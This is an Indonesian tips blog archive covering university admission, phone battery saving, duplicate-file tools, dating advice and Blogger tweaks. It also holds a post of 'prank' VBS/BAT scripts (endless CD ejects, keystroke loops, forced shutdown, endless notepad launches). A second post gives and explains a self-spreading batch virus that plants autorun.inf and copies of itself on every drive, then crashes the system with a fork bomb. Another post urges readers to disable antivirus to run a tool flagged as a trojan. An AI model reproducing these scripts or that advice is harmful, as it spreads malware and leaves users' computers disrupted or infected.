News & Updates
Tampilkan postingan dengan label Tips/trick. Tampilkan semua postingan

Minggu, 10 Maret 2013

TIPS MEMILIH / MENENTUKAN PRODI AGAR LULUS DI SNMPTN

Di tahun 2013 pendaftaran SNMPTN 2x meningkat dibanding dengan tahun 2012.dan semakin banyak pendaftaran akan semakin memperketat persaingan,otomatis akan ada banyak pendaftar yang tidak diterima di pilihan yang mereka tentukan.
Parahnya anak-anak zaman sekarang banyak yang lebih mementingkan ego dan tren  dalam memilih Program Studi dibanding dari pada menentukan pilihannya sendiri yang sesuai dengan bakat dan keinginannya sendiri.sehingga banyak mahasiswa yang setelah lulus tidak bekerja,bagaimana mau bekerja kemampuan mereka aja gak ada! yah, itu adalah salah satu dampak dari kesalahan dalam memilih jurusan.saran saya sih,boleh ikut tren asal kita memang memiliki minat dan motivasi belajar yang tinggi di prodi tsb,dan jangan lupa adakan pendekatan pada instansi tempat anda ingin bekerja agar setelah lulus kuliah udah bisa langsung kerja.Nah kembali pada Topik Utama, Yaitu Tips memilih program studi agar lulus SNMPTN.

1.SESUAI NILAI RAPORT
Saya sarankan agar anda dapat memilih Prodi yang sesuai dengan nilai anda.percuma jika anda punya bakat dan minat kesana akan tetapi nilai anda tidak mendukung untuk kesana.karena hal pertama yang dilihat oleh UNIVERSITAS adalah nilai anda bukan dari seberapa besar minat anda untuk menggeluti prodi yang anda daftar.

2.PILIHAN UNIVERSITAS
Usahakan agar anda memilih universitas yang standar kriterianya sesuai dengan anda contohnya standar nilai yang mereka tentukan harus lebih rendah dibanding nilai anda.setelah itu pelajari hal apa yang dibutuhkan untuk masuk ke universitas tsb,dan lihatlah berapa alumni dari sekolah anda yang telah lulus disana,dan berapa IPK mereka,karena katanya Universitas yang kita pilih itu,juga melihat dari alumni dari sekolah kita dan IPKnya.

3.BANYAKLAH BERDOA
Untuk menenangkan kegelisahan yang dimiliki dan agar Jalan anda dapat berjalan sesuai dengan rencana perbanyaklah berdoa niscaya allah SWT memberi kita jalan yang terbaik.

Sabtu, 23 Februari 2013

cara mendaftar ke PTN melalui SNMPTN | syarat mendaftar ke PTN melalu SNMPTN

sebenarnya artikel ini saya copy langsung dari http://www.snmptn.ac.id untuk menjaga keaslian dari artikel ini dan untuk mempermudah teman - teman sekalian yang khusunya ingin mendaftar ke PTN melalui SNMPTN.mudah-mudahan dengan artikel yang saya share dari snmtpn.ac.id ini dapat membantu kalian agar dapat lulus di PTN yang kalian masuki,terima kasih.

Tahapan pendaftaran SNMPTN
  1. Siswa membuat pendaftaran SNMPTN
  2. Siswa memfinalisasi pendaftaran SNMPTN (pendaftaran tidak dapat diubah lagi)
  3. Kepala sekolah melalukan verifikasi dan rekomendasi terhadap pendaftaran siswa
  4. Siswa memperoleh nomor pendaftaran SNMPTN dan mencetak kartu tanda peserta

Login Siswa

  • Buka alamat https://web.snmptn.ac.id/
  • Masukkan NISN dan password yang didapatkan dari Kepala Sekolah untuk login ke PDSS
Login

Konfirmasi Bidik Misi

Ketika pertama kali login, Anda akan diminta untuk memilih apakah Anda peserta/calon peserta Bidik Misi. Jika Anda memilih peserta/calon peserta Bidik Misi, maka Anda tidak dapat memilih program studi dari UIN (Universitas Islam Negeri) ketika mengisi formulir pendaftaran.
BidikMisi

Pendaftaran SNMPTN

  • Pilih menu Pendaftaran SNMPTN pada daftar menu di atas setelah Anda login
  • Formulir pendaftaran terdiri dari 4 bagian
    • PTN Pilihan 1
    • PTN Pilihan 2
    • Unggah foto
    • Formulir Pendaftaran

Pilihan PTN dan Program Studi

Anda dapat memilih minimum 1 PTN dan maksimum 2 PTN. Untuk tiap PTN, Anda dapat memilih sampai dengan dua program studi. Jika Anda memilih 2 PTN, salah satu PTN tersebut harus berada di provinsi yang sama dengan asal sekolah Anda.
Urutan PTN dan program studi menentukan prioritas pilihan. Siswa akan diseleksi dari proritas pertama (PTN pilihan 1 dan program studi pilihan 1). Jika tidak lolos seleksi, maka siswa akan diseleksi untuk pilihan berikutnya.
Klik pada nama PTN untuk menampilkan daftar program studi untuk PTN tersebut.
Pilih PTN
Pilih program studi yang Anda inginkan.
Pilih PTN
Pilih PTN

Mengunggah Foto

Foto yang diunggah harus memenuhi persyaratan berikut
  • Wajah siswa terlihat jelas
  • Pakaian rapi
  • Ukuran 400 (lebar) x 600 (tinggi) pixel
  • Format JPEG (.jpg)
  • Ukuran file tidak lebih dari 100 KB
Foto

Mengisi Formulir Pendaftaran

Formulir Pendaftaran

Melengkapi Fortofolio untuk Siswa yang Memilih Program Studi Seni/Olahraga

Jika Anda memilih program studi Seni dan/atau Olahraga, maka Anda harus melengkapi portofolio Seni dan/atau Olahraga.
Pilih menu Portofolio pada daftar menu di atas.
Portofolio Media Portofolio

Finalisasi Pendaftaran

Setelah semua data telah dimasukkan, Anda harus memfinalisasi pendaftaran Anda. Setelah difinalisasi pendaftaran tidak dapat diubah lagi. Selanjutnya pendaftaran Anda akan direkomendasikan oleh Kepala Sekolah. Setelah direkomendasikan, Anda dapat mengunduh kartu peserta SNMPTN.
Finalisasi

Mencetak Kartu Peserta SNMPTN

Kartu Peserta


Kartu Peserta

Sabtu, 03 Maret 2012

waktu yang bagus diguanakan untuk berinternet

sekarang 27wf berbagi pengalaman tentang koneksi,bagi kamu yang tidak suka koneksi lelet,admin punya tips-tips buat kalian,ada beberapa waktu dimana koneksi internet belum terlalu padat.jadi kalau kita berselancar pada waktu ini mungkin kita bisa mendapatkan koneksi yang lebih bagus dari waktu normal kita berinternet,tidak perlu basa-basi lagi ini dia beberapa waktu yang bagus digunakan untuk berselancara didunia maya:

1.pagi hari(07:00)
pagi hari adalah waktu yang tepat untuk berselancar didunia maya karena pada waktu ini banyak warnet yang masih sepi,dan banyak juga orang-orang yang sibuk dengan aktivitas mereka dipagi hari,nach ini bisa dimanfaatkan untuk kita yang doyan berinternet.karena koneksi belum terlalu padat makanya koneksi kita terasa lebih cepat dari sebelumnya.jadi bagi kamu yang memiliki koneksi lamban bisa coba berinternet dipagi hari.


2.tengah malam(24:00)

tengah malam adalah salah satu waktu yang tepat berinternet,dimana kita akan merasa tenang dalam keheningan.karena banyak orang yang tidur sebelum larut malam,jadi lalu lintas internet pada waktu ini tidak terlalu padat(kecuali di tahun baru).bagi kamu yang suka begadang cobalah untuk berinternet pada waktu ini dan dapatkan koneksi yang bisa dibilang stabil.


3.pada waktu subuh(04:00)


pada waktu banyak orang yang masih molor ditempat tidur ataupun sholat bagi orang muslim dan beberapa orang lagi sibuk mempersiapkan sesuatu untuk pergi beraktivitas diapagi hari.bagi kamu yang suka bangun di jam ini,cobalah koneksi internet kamu,pasti ada sesuatu yang berbeda tentnag kecepatan koneksi kamu.

Jumat, 02 Maret 2012

13 TIPS MENGHEMAT BATERAI BLACKBERRY

1. Pilih operator yang memiliki jaringan stabil, supaya device tidak selalu mencari sinyal

2. Berhemat di Screen brightness and timeout display-> Option -> Screen/keyboard -> atur backlight brightness jadi 10 (paling kecil) dan backlight timeout jadi 10 (paling cepat)

3. Sesuaikan profile sehemat mungkin, matikan Vibrate/getar + volume + lampu LED-> Profiles (gambar speaker) -> Advanced -> Enter dari profile yg aktif -> setting vibrate + volume + lampu LED sehemat mungkin untuk BBM alert, Facebook, Message, MMS, SMS, YM

4. Bila perlu, gunakan sarung BlackBerry yang asli karena begitu dimasukkan dalam sarung, maka layar akan langsung non aktif

5. Sesekali (misalkan mau tidur) manfaatkan fasilitas profile silent, tanpa dering dan vibrate, sehingga ketika ada email atau pesan masuk, ponsel anda tidak berbunyi tang ting tung teng ….

6. Matikan LED indicator

7. Matikan Keypad tone

8. Matikan bluetooth bila tidak diperlukan

9. Matikan Wifi bila tidak diperlukan

10. Matikan GPS bila tidak diperlukan

11. Gunakan signal 2G daripada 3G bila handheld sementara tidak digunakan untuk mengunduh file besar (posisi stand by)-> Manage connections – Mobile network option – ubah 3G menjadi 2G

12. Gunakan theme sederhana tanpa animasi

13. Hapus aplikasi dan theme yang jarang digunakan (ini juga akanmenghemat memory)-> Option -> Advance option -> Application -> delete aplikasi yang tidak diperlukan

Juga gunakan baterai serap, biar bisa charge secara optimal, sampai habis batterai baru di charge sampai penuh. Bisa gunakan KingMax Battery for BlackBerry sebagai baterai cadangan, alternatif baterai terjangkau.

Kamis, 01 Maret 2012

Tips Melatih Otak untuk meningkatkan IQ (Intelligence Quotient)


kita jabarkan dulu apa arti dari IQ atau bahasa kerennya Intelligence Quotient, yang penulis kutip dari om wiki :)
IQ atau Intelligence Quotient adalah istilah umum yang digunakan untuk menjelaskan sifat pikiran yang mencakup sejumlah kemampuan, seperti kemampuan menalar, merencanakan, memecahkan masalah, berpikir abstrak, memahami gagasan, menggunakan bahasa, dan belajar.
Kecerdasan erat kaitannya dengan kemampuan kognitif yang dimiliki oleh individu. Kecerdasan dapat diukur dengan menggunakan alat psikometri yang biasa disebut sebagai tes IQ. Ada juga pendapat yang menyatakan bahwa IQ merupakan usia mental yang dimiliki manusia berdasarkan perbandingan usia kronologis.
Belajar dari orang Jepang, mereka dikenal dengan kecerdasan dan kedisiplinannya. Selain doyan makanan yang kaya protein, orang Jepang juga dikenal suka melakukan latihan otak yang dapat meningkatkan IQ (Intelligence Quotient) dan membuat otak terus aktif.
Popularitas latihan otak dari Jepang dimulai sejak tahun 2005 dengan permainan Nintendo Brain Age dan teka-teki seperti Sudoku.
Beberapa tips latihan otak yang sering dilakukan orang Jepang dengan cara bermain game seperti dibawah ini:
1. Brain Age

Mengingat banyaknya orang usia lanjut di Jepang, Dr Ryuta Kawashima dari Tohoku University of Medicine memutuskan untuk menciptakan suatu permainan yang dapat mengembalikan kelincahan mental warga lanjut usia di Jepang.
Kawashima menciptakan video game yang dapat digunakan untuk meningkatkan penalaran mental dan bahasa. Penelitiannya menciptakan game Nintendo, Brain Age. Brain Age memiliki komponen yang menguji dan meningkatkan kemampuan matematika, kemampuan memori serta kemampuan yang meningkatkan jalur saraf.
2. Sudoku

Sudoku adalah puzzle Jepang yang melatih sisi penalaran dan analisis otak. Sudoku dipopulerkan oleh Nikoli Puzzle Company pada tahun 1986 dan menjadi populer di seluruh dunia pada tahun 2005. Puzzle Sudoku terdiri dari kotak persegi 9×9, yang mana setiap baris berisi nomor 1 sampai 9.
Pada awal permainan, ada beberapa angka dalam setiap persegi, kemudian para pemain harus menggunakan logikanya untuk menalarkan kolom dan baris yang masih kosong dengan angka-angka yang sesuai. Ada banyak variasi sudoku, seperti sudoku untuk anak-anak yang menggunakan kotak yang lebih kecil dan memiliki simbol seperti planet dan binatang, bukan angka.

3. Anzan
Anzan merupakan awal dari adanya latihan otak di Jepang. Anzan diterjemahkan ke dalam bahasa Inggris yang berarti ‘perhitungan mental’ dan melibatkan serangkaian panjang hitungan angka dengan membayangkan sempoa.
Pada anzan, sempoa digambarkan dalam pikiran. Penambahan, pengurangan, perkalian, pembagian dan pembukuan dilengkapi melalui konsentrasi yang mendalam dan manipulasi sempoa mental. Untuk menjadi mahir, orang harus banyak berlatih. Anak-anak di Jepang biasanya latihan anzan 2 jam sehari.

6 software gratis untuk menemukan file yang sama di komputer

1. Fast Duplicate File Finder

Seperti namanya, selain mampu mencari dari lokasi folder, drive atau file di jaringan, program ini juga mempunyai berbagai fitur lainnya, seperti :
- Pencarian yang cepat menggunakan algoritma binary search.
- Adanya preview baik untuk image, video, audio, text atau binary file
- Fitur Automark, untuk menandai (memilih) file duplikat secara otomatis.
- File dapat di hapus, atau dipindah ke folder lain.
fast-duplicate-ff
Fast Duplicate File Finder tidak memberikan fitur pencarian dengan ekstensi tertentu, tetapi melalui hasil yang ditampilkan, bisa dihindari pemilihan file-file tertentu.
Ukuran File : 1.53MB ( Installasi)
Sistem : Windows Vista/XP/2000/ME/98
Download Fast Duplicate File Finder

2. DoubleKiller

DoubleKiller bersifat portable dan tidak perlu menginstall untuk menjalankannya. Ukurannya pun relatif kecil, sekitar 392 KB. Meski tampilannya sederhana, DoubleKiller memberikan berbagai fitur seperti :
- Scan Directory, Drive, atau bahkan file di Jaringan yang terhubung.
- Bisa mencari file tertentu saja, misalnya *.mp3, *.dll, *.exe dan lainnya.
- Bisa mengkombinasikan berbagai kriteria, seperti nama file, ukuran, tanggal dan isi.
- Menghapus atau memindah file yang dipilih
DoubleKiller-med
Jika kita ingin memilih file secara otomatis, ada menu untuk memilih file duplikat pertama atau terakhir. Untuk sistem operasi yang diperlukan, karena hanya sebuah file, dan tidak perlu installasi (portable), program ini seharusnya bisa berjalan di semua versi Windows.
Ukuran : 392 kB (Portable)
Download DoubleKiller

3. Easy Duplicate Finder

Seperti halnya program sebelumnya, Easy Duplicate Finder mempunyai fitur yang hampir sama. Scan Folder atau drive, scan dengan kriteria tertentu ( file ekstensi tertentu), proteksi file sistem dan lainnya.
easy-duplicate-finder
Untuk mempermudah pemilihan file hasil yang ditemukan, kita tinggal klik kanan di daftar file dan bisa otomatis memilih file tertentu menurut lokasi atau tanggalnya. Easy Duplicate Finder mempunyai dua versi, portable (tanpa perlu install) dan program dengan installasi.
Ukuran : 652 KB ( Installasi, windows 95/98/Me) dan 704 KB (portable, untuk semua versi Windows).
Lokasi Download : http://www.easyduplicatefinder.com/download.html

4. Duplicate File Finder 3.5

Duplicate File Finder 3.5 merupakan program pencari file yang sama dengan tampilan sederhana. Meskipun sederhana, tetapi mampu mencari file relatif cepat karena sudah menggunakan teknik multithreading dan hasilnya ditampilkan dalam daftar yang cukup memudahkan kita.
duplicate-file-finder
Dibanding program lainnya, Duplicate File Finder 3.5 mempunyai ukuran cukup kecil, hanya sekitar 112 KB, dengan hanya sebuah file exe dan juga bersifat Portable.
Ukuran : 112 KB (Portable)
Sistem : Windows 98/XP/Vista
website : http://www.brooksyounce.com/
Download DupFinder

5. Duplicate Cleaner

Dengan program ini, kita bisa mencari file yang sama berdasarkan konten, nama, ukuran atau tanggal. Selain itu disediakan berbagai fitur lainnya seperti :
- File filter (mencari untuk ekstensi file tertentu saja)
- Image Preview
- Selection Assistant, untuk mempermudah (kustomisasi) memilih file-file dari hasil yang ditemukan.
- Music Search, untu mencari fila audio ( MP3, WMA, OGG, APE, FLAC) berdasarkan kriteria seperti Title, Album atau Artist.
duplicate-cleaner
Untuk melindungi file-file penting, di bagian Options ada menu untuk memproteksi file di directory Windows, Program Files dan file EXE/DLL. Dibanding program sebelumnya, Duplicate Cleaner mempunyai ukuran installasi yang paling besar, sekitar 1.8 MB, tetapi kemampuan scan relatif cepat.
Ukuran : 1.8 MB
Sistem : Win 98/Me/XP/2000/Vista
Download Duplicate Cleaner ( dari CNET)

6. DirComp

Meskipun program ini relatif cukup lama dan tidak ada versi baru, tetapi cukup unik dan mengagumkan, karena program ini hanya berukuran sekitar 42 KB dan bersifat portable (paling kecil diantara 5 program sebelumnya).
dircomp
Program ini dibuat dengan Delphi + Komponen KOL (seperti halnya program Kamus dan Shollu saya buat :) ). Jika ingin tahu lebih banyak program-program kecil yang telah dibuat lainnya (oleh pembuat DirComp) bisa melihat http://kolmck.net/e_apps.htm
Ukuran : 42 KB
Download DirComp 2.0

Tips Untuk Pria: 12 Tanda Ia Tidak Tertarik Padamu

 
tanda ia tidak tertarikBanyak pria terjebak dengan satu orang wanita. Mereka terus mengejar satu wanita tanpa menyadari bahwa sang wanita tidak memiliki perasaan yang sama. Memang ada ungkapan “cinta itu buta”, tetapi ungkapan itu seringkali membuat pria tidak bisa membuka mata hati mereka untuk wanita lain. Ketika si wanita sudah tidak tertarik padamu, maka kamu harus move-on dan melupakannya. Berikut ini adalah 12 tanda ia tidak tertarik padamu:
1. Kamu memulai sesuatu tetapi ia tidak mengikutinya
Apabila si wanita termasuk wanita yang pemalu, cobalah menelepon atau SMS. Kalau ia jarang menerima atau membalas SMS, atau lama baru membalasnya, kemungkinan besar ia tidak tertarik padamu
2. Ia banyak membuat janji yang kosong
Ia banyak menjanjikan banyak hal tetapi jarang menepatinya. Seperti misalnya, “aku akan meneleponmu besok”, tetapi ternyata ia tidak menelepon sama sekali.
3. Ia melupakan namamu
Ketika kamu baru berkenalan dengan seorang wanita, ia tidak bisa mengingat namamu. Kemungkinan besar, kamu bukanlah orang yang menarik baginya
4. Tampak tidak antusias saat berbicara
Saat kamu ngobrol sama dia, ia sering tampak gelisah, menjawab seperlunya dan mencoba mengakhiri pembicaraan secara halus.
5. Ia suka hang-out berdua dengan pria lain
Meskipun kamu merasa sudah cukup dekat dengan dirinya, tetapi kamu mendapati ia sering hang-out, merayu, dan bermesraan dengan pria lain. Kemungkinan besar ia hanya menganggapmu sebagai teman baik, tidak lebih!
6. Tidak memperkenalkan dirimu dengan temannya
Meskipun kamu sudah cukup lama bergaul dengannya, ia tidak pernah memperkenalkan dirimu dengan teman-temannya. Bisa jadi, itu karena ia malu memperkenalkan dirimu karena takut diejek. Bila ia benar-benar mencintai dirimu, seharusnya ia akan dengan senang hati dan bangga memperkenalkan dirimu.
7. Tidak menghadiri acara pentingmu
Ketika si wanita nggak pernah hadir saat kamu terlibat dalam suatu acara yang penting bagimu, maka ia sudah pasti nggak menganggapmu orang yang penting baginya.
8. Tidak ada yang spesial saat hari ulang tahunmu
Perhatikan apa yang ia lakukan saat hari ulang tahunmu. Apakah ia memberikan hadiah yang spesial atau cuma memberikan ucapan selamat yang singkat? Kalau ia tidak melakukan atau memberikan sesuatu yang spesial bagimu, maka ia bisa jadi merasa kamu tidak menarik baginya.
9. Ia tidak mau menceritakan keseharian dan masalahnya padamu
Ketika ia tidak mau bercerita, maka kemungkinan besar itu berarti ia tidak mempercayai dirimu.
10. Ia selalu terlalu sibuk untuk bertemu denganmu
Ia memprioritaskan hal yang lain, sedangkan kamu bukanlah prioritas utama dirinya.
11. Ia menghindari untuk berjalan berdua saja denganmu
Ia lebih memilih berjalan-jalan dalam kelompok. Ketika kamu mengajaknya jalan berdua, ia akan menolak dan cenderung lebih suka berjalan bersamamu dan teman-teman dalam kelompok.
12. Membicarakan pria lain
Ketika kamu ngobrol dengannya, ia suka membicarakan temanmu/teman pria nya yang menarik. Ya, dia tidak tertarik denganmu. Kalau ia menyukaimu, ia tidak akan bercerita mengenai pria lain yang menarik baginya untuk menjaga perasaanmu.

Rabu, 29 Februari 2012

Menyembunyikan Partisi Harddisk Dengan Perintah CMD


Banyak sekali software/programs yang dapat anda gunakan untuk menyembunyikan partisi harrdisk di Windows. Tetapi apabila anda tidak mempunyai softwarenya, cobalah anda gunakan perintah command prompt untuk menyembunyikan partisi harddisk tersebut.
Partisi harddisk biasanya digunakan sebagai tempat untuk menyimpan data-data tertentu, seperti musik, software, data document, video, dll. Misal jika komputer rumah anda digunakan oleh anda dan 2 adik anda, anda tentu tidak bisa memproteksi semua data dalam komputer anda dari adik-adik anda, anda bisa menggunakan partisi-partisi di harddsik sebagai tempat menyimpan data-data adik anda.
Untuk partisi data anda, apabila anda tidak mau data-data pada partisi tersebut dilihat adik-adik anda (data pribadi), anda bisa menggunakan cara ini untuk menyembunyikan partisi anda tersebut. :D
Berikut cara-caranya:
1. Buka command prompt, Start – Run – ketikkan perintah cmd
2. Setelah tampil command prompt, ketikkan perintah di bawah ini
  • diskpart
    Untuk masuk ke menu DISKPART
  • list volume
    Untuk melihat daftar partisi harddisk
  • select volume 4
    Untuk memilih partisi harddisk, sebagai contoh di sini penulis memilih volume 4
  • remove letter G
    Untuk menyembunyikan partisi harddisk letter, di sini volume 4 harddisk letternya adalah letter G
Untuk lebih jelasnya ada pada gambar di bawah ini:

3. Setelah selesai, restartlah komputer anda, dan lihat hasilnya. :)
4. Apabila anda ingin mengembalikkan partisi tersebut, anda ketiikan perintah yang sama seperti di atas sampai perintah select volume 4, kemudian ketikkan perintah:
  • assign letter G
    Untuk mengembalikan partisi harddisk
5. Kemudian lihat partisi harddsik pada explorer anda.
Semoga bermanfaat. :)

Selasa, 28 Februari 2012

cara mempercepat telkomsel flash

apakah sahabat 27cwf memakai modem telkomsel flash,memang agak kencang sewaktu kuotanya belum abis. nah kalo kuotanya abis???
gmana ayoo?
haha memang berkurang sangat drastis kecepatannya rata-rata paling 54-56 Kbps
terus pengen biar lebih cepat gimana?
saya pernah coba nih ada yang namanya MDMA (Mobile Data Monitoring Application)
MDMA ini mampu meningkatkan kecepatan T-Flash kita (yang abis kuotanya dan lelet tentunya) menjadi lebih cepat.
cara menggunakannya juga cukup mudah :
> close aplikasi modem bawaan kalian
> matiin dulu anti virus kalian, karena MDMA ini terdeteksi oleh anti virus sebagai trojan tapi sebenernya TIDAK berpengaruh kok ke kompi OR laptop kita
> buka Re-Connect. Re-Connect ini berfungsi untuk kembali mengoneksikan jaringan kita apabila terjadi
DC (Dissconnect)
> nah sekarang kita ubah Connection Type pada MDMA menjadi EDGE/GPRS Only dulu
> lalu connect kan dengan Re-connect
> buka web yang kalian tuju, jika sudah terbuka
> ubah lagi Connectin Type pada MDMA menjadi 3G Only
> rasakan perbedaanya

memang terasa lebih cepat dari sebelumnya
ini masih work saat saya memposting ini

selamat mencoba :)

we make u grow(27cwf.blogspot.com)

download :
MDMA
Re-Connect

cara mendownload file di media fire dengan tampilan 2012


Sahabat 27cwf,sekedar info bahwa media fire tidak bisa lagi menerima orang asing yang ingin mendownload filenya.kalau kamu tidak  percaya sih coba saja sendiri,pasti tidak bisa.nah sekarang untuk lebih pastinya,kalau sahabat 27 cwf ingin mendownload file di mediafire gampang kok,tinggal bikin saja user or register di mf dan ini GRATIS LOH..!!
Tidak perlu basa-basi lagi sekarang aku mau tunjukin bagaimana cara register di media fire ini caranya:
Klik tombol Sing Up:


Klik Try It (Free Akun):


Isi formulir yang ada dan Klik create  akun&continue:


Dan selamat sekarang kamu punya akun di mediafire... 


sekarang kamu bisa download sepuasnya,sampai gilapun kamu bisa..!!! :D :)

BY:27CWF

Minggu, 26 Februari 2012

Mengganti Tulisan Posting Lama, Baru,Home menjadi Icon

Setelah off beberapa hari, akhirnya saya dapat memulai kembali kegiatan blogging ini. Pada kesempatan yang sangat berharga ini, saya akan memberi tutorial cara mengganti tulisan posting lama dan baru menjadi lebih menarik yaitu menggantinya dengan gambar.

Secara default template bawaan blogger, navigasi yang ada hanyalah berupa tulisan posting lama posting baru atau newer post older post. Agar lebih menarik, kita bisa merubah navigasi tersebut dengan gambar atau icon. Baiklah untuk menghemat waktu langsung kita mulai saja tutorialnya.

1. Masuk ke akun blog sobat.
2. Pilih design kemudian edit HTML.
3. Centang kotak Expand Widget Template di bagian pojok kanan atas.

4. Kemudian cari kode <data:newerPageTitle/> (posting baru) lalu ganti dengan kode berikut


<img src='http://icons.iconarchive.com/icons/gakuseisean/ivista/72/Arrow-Left-icon.png'/>

Maka jadinya akan seperti di bawah ini
5. Langkah selanjutnya cari kode <data:olderPageTitle/> (posting lama) lalu ganti dengan kode berikut

<img src='http://icons.iconarchive.com/icons/gakuseisean/ivista/32/Arrow-Right-icon.png'/>

Maka jadinya akan seperti di bawah ini
6. Langkah yang terakhir cari kode <data:homeMsg/> (Beranda)
Nanti sobat akan menemukan dua kode yang sama, jadi pilihlah kode yang atas. Kemudian ganti dengan kode berikut.

<img src='http://icons.iconarchive.com/icons/raindropmemory/red-little-shoes/48/Home-icon.png'/>

Maka akan jadi seperti ini


Semoga bermanfaat.

Sabtu, 25 Februari 2012

Membuka file office 2007 di 2003


mungkin sudah banyak yang kebingungan dengan file .docx di office 2007 dan bagaimana cara membukanya pada ms.word 2003, tapi mungkin juga sudah banyak yang tau juga...
ingin tau caranya???....
caranya sangalah mudah, hanya tinggal download dan install aplikasi yang dapat kamu download pada halaman ini.
setelah kamu selesai menginstaallnya, apa yang terjadi??...
pada office 2003 kamu maka akan muncul tambahan format file .docx yang berfungsi untuk membuka maupun membuat file dalam format tersebut.
untuk lebih jelasnya kamu dapat melihat screenshot di bawah ini:selamat mencoba dan semoga bermanfaat ...

Download File Format Converter.rar

Jumat, 24 Februari 2012

bermain-main dengan notepad

Notepad? Mungkin bukanlah kata yang asing buat kita, sudah pasti kita mengira itu adalah salah satu aplikasi sederhana bawaan windows yang bisa kita fungsikan untuk menyimpan catatan. Namun tahukah kamu bahwa dengan sedikit kreatifitas dan kemampuan di sisi coding, dengan aplikasi sederhana ini kita bisa membuat hal2 yang menyenangkan untuk sekedar “menjahili” sobat kita :) bahkan dengan aplikasi sederhana ini, kita bisa membuat sebuah program yang merugikan seperti sebuah virus. Tapi saya tak ingin anda berbuat begitu, disini saya hanya akan memberikan beberapa script “jahil”sederhana untuk sekedar bersenang-senang dengan aplikasi ini.
notepadBerikut ini beberapa script sederhana yang mungkin bisa anda coba2 saat bermain notepad:
1. Membuka dan menutup CD/DVD Komputer
Copy script dibawah ini dan paste di notepad anda.
Set oWMP = CreateObject(“WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Simpan dengan format *.vbs.
Lalu Buka File Tersebut
2. Menulis otomatis di notepad
Copy script dibawah ini dan paste di notepad anda.
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “Tulisan ini akan menulis sendiri di notepad anda”
loop
Simpan dengan format *.vbs.
Lalu Buka File Tersebut
3. Membuat Pesan muncul berulang – ulang
Copy script dibawah ini dan paste di notepad anda.
@ECHO off
:Begin
msg * hahahhaa
msg * santai boss
msg * ini hanya main-main
msg * jangan marah ya
msg * hanya bercanda
GOTO BEGIN
Simpan dengan format *.bat.
Lalu Buka File Tersebut
4. Membuat Komputer Shutdown dengan muncul pesan.
Copy script dibawah ini dan paste di notepad anda.
@echo off
msg * Hahahahhaha
shutdown -s -c “Komputer anda mati”
Simpan dengan format *.bat.
Lalu Buka File Tersebut
5. Membuat Tombol Capslock terus menyala
Copy script dibawah ini dan paste di notepad anda.
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
loop
Simpan dengan format *.vbs.
Lalu Buka File Tersebut
6. Membuat terus – menerus menekan tombol “backspace”
Copy script dibawah ini dan paste di notepad anda.
MsgBox “Kembali ke menu sebelumnya”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Simpan dengan format *.vbs.
Lalu Buka File Tersebut
7. Membuka notepad Terus – menerus
Copy script dibawah ini dan paste di notepad anda.
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Simpan dengan format *.bat.
Lalu Buka File Tersebut

CARA MEMBUAT VIRUS JENIS BAT YANG DAPAT MEMBUAT FILE MENJADI BERLIPAT GANDA


Sebuah Virus Baru Bisa Dikatakan sebagai virus jika bisa Menggandakan dirinya menjadi banyak dan menjadi berlipat ganda .Untuk Membuat Virus yang bisa menggandakan diri sangatlah mudah.Anda Hanya Perlu Ketik Perintah :
CARA MEMBUAT VIRUS JENIS BAT YANG DAPAT MEMBUAT FILE MENJADI BERLIPAT GANDA
Copy %0 Lokasi Tempat Virus Akan Dicopy
Contohnya :
Copy %0 C:\
Dengan Perintah diatas maka virus anda akan mengcopykan diri ke Drive C,Untuk Bagian Ini Mari kita Membuat Virus Dengan Notepad Yang Hanya Bisa Menggandakan Diri Saja.Pada Bagian selanjutnya Nanti akan kita Lanjutkan lagi Ke Virus Yang Lebih Baik.
lihatlat contoh hasil dari file virus nya dibawah ini :
Ini Contoh script Virus batch Yang mengocpykan diri ke Drive c,d,e,f(sebenarnya belum bisa dibilang Virus):
==================================
Copy %0 c:\
Copy %0 d:\
Copy %0 e:\
Copy %0 f:\
==================================
Silahkan Tulisa 4 Baris Kode diatas Dan Simpan/Save As Dalam Eksitensi .Bat,Sebagai Contoh Simpan Dengan Nama Project1.Bat
ni blajar tentang virus karena kamu harus tau dlu script virus tersebut ni contohnya :
echo off >> autorun.inf
echo [Autorun] >> autorun.inf
echo open=system.bat >> autorun.inf
copy autorun.inf C:\autorun.inf
copy autorun.inf d:\autorun.inf
copy autorun.inf e:\autorun.inf
copy autorun.inf f:\autorun.inf
Copy %0 C:\system.bat
Copy %0 d:\system.bat
Copy %0 e:\system.bat
Copy %0 f:\system.bat
Copy %0 g:\system.bat
start iexplore "www.makan hati.com"
Start Notepad
%0|%0
Lalu Save As Dalam Eksitensi .Bat
Cara Kerja Virus ini Adalah Pertama-Tama Membuat File Autorun Agar Bisa Berjalan Otomatis.Setelah itu File Autorun Dan File Virus Dicopykan Ke Semua Drive.Yang Terakhir Adalah Virus Mencoba Membuat Sistem Crash. Nie Saya Akan Coba Menjelaskan Beberapa Perintah Dalam Kode Virus Tersebut
echo off >> autorun.inf
echo [Autorun] >> autorun.inf
echo open=system.bat >> autorun.inf
Memiliki Arti = Virus Membuat File Autorun Agar Virus bisa Berjalan Secara Otomatis
copy autorun.inf C:\autorun.inf
copy autorun.inf d:\autorun.inf
copy autorun.inf e:\autorun.inf
copy autorun.inf f:\autorun.inf
Copy %0 c:\system.bat
Copy %0 d:\system.bat
Copy %0 e:\system.bat
Copy %0 f:\system.bat
Copy %0 g:\system.bat
Memiliki Arti Mengcopykan Virus Dan Autorunnya Ke Drive C D E F G
start internet explore "www.makan hati.com"
Start Notepad
%0|%0
Memiliki Arti,MeMbuat Sistem Crash dengan Cara Membuka Notepad dan Internet explorer Sebanyak-Banyaknya

MEMBUAT APLIKASI SEDERHANA MENGGUNAKAN VISUAL FOXPRO DENGAN MENGGUNAKAN WIZARD


Pertama yang kita lakukan adalah…buatlah folder mhs pada salah satu partisi kamu. Siapkan sebuah data berbentuk Excel seperti berikut atau dapat menambahkan data sesuai kehendak, lalu taruh dalam folder tersebut :

